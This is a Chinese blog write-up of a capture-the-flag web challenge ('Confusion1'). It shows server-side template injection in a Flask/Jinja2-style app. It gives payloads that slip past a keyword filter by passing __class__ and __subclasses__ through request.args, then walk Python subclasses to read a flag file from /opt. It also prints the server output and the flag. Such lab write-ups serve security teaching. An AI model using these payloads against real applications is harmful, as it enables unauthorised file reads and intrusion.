攻防世界Confusion1

原创

yjl哈哈哈 于 2020-12-09 10:23:49 发布 267 收藏 2

分类专栏： web

本文链接：https://blog.csdn.net/qq_43774856/article/details/110916628

Confusion1

打开链接，如图所示

点击login，发现无法访问，查看一下源码，有flag的信息

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /login.php/cyberpeace{6d2974d636a23d5a78508bdb7294186b} was not found on this serv
<hr>
<address>Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 34539</address>
</body></html>
<!--Flag @ /opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt-->
<!--Salt @ /opt/salt_b420e8cfb8862548e68459ae1d37a1d5.txt-->
```

看了题解后知道是SSTI
使用{{7*7}}

Not Found


The requested URL /login.php/49 was not found on this server.

Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 34539

最常用的

```
{{''.__class__.__mro__[2].__subclasses__()}}
```

发现被过滤了



经过测试，过滤了很多关键字，如class，subclasses等。
这里使用request.args.t1且以GET方式提交t1=`__class__`来替换被过滤的`__class__`

```
{{''.__class__}} => {{''[request.args.t1]}}&t1=__class__
```

payload

```
{{''[request.args.a][request.args.b][2][request.args.c]()}}?a=__class__&b=__mro__&c=__subclasses__
```

Not Found

The requested URL /login.php/[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestr
'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'di
<type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>,
'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>,
'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_c
'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'it
'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_infc
<type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <
'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class
'_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Co
'_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_I
'_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder
'operator.itemgetter'>, <type 'operator.attrgetter'>, <type 'operator.methodcaller'>, <type 'functools.partial'>, <type 'itertools.combinations
'itertools.combinations_with_replacement'>, <type 'itertools.cycle'>, <type 'itertools.dropwhile'>, <type 'itertools.takewhile'>, <type 'itertool
'itertools.starmap'>, <type 'itertools.imap'>, <type 'itertools.chain'>, <type 'itertools.compress'>, <type 'itertools.ifilter'>, <type 'itertools.ifilt
'itertools.count'>, <type 'itertools.izip'>, <type 'itertools.izip_longest'>, <type 'itertools.permutations'>, <type 'itertools.product'>, <type 'ite
'itertools.groupby'>, <type 'itertools.tee_dataobject'>, <type 'itertools.tee'>, <type 'itertools._grouper'>, <type 'cStringIO.StringO'>, <type 'c
<class 'string.Template'>, <class 'string.Formatter'>, <type 'collections.deque'>, <type 'deque_iterator'>, <type 'deque_reverse_iterator'>, <t
' thread._localdummy'>, <type 'thread._local'>, <type 'thread.lock'>, <type 'datetime.date'>, <type 'datetime.timedelta'>, <type 'datetime.ti

```
{{''[request.args.a][request.args.b][2][request.args.c]()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')[
request.args.d]()}}?a=__class__&b=__mro__&c=__subclasses__&d=read

//{{''.__class__.__mro__[2].__subclasses__()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt').read()}}
```

得到flag

Not Found

The requested URL /login.php/cyberpeace{6d2974d636a23d5a78508bdb7294186b} was not found on this server.

Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 34539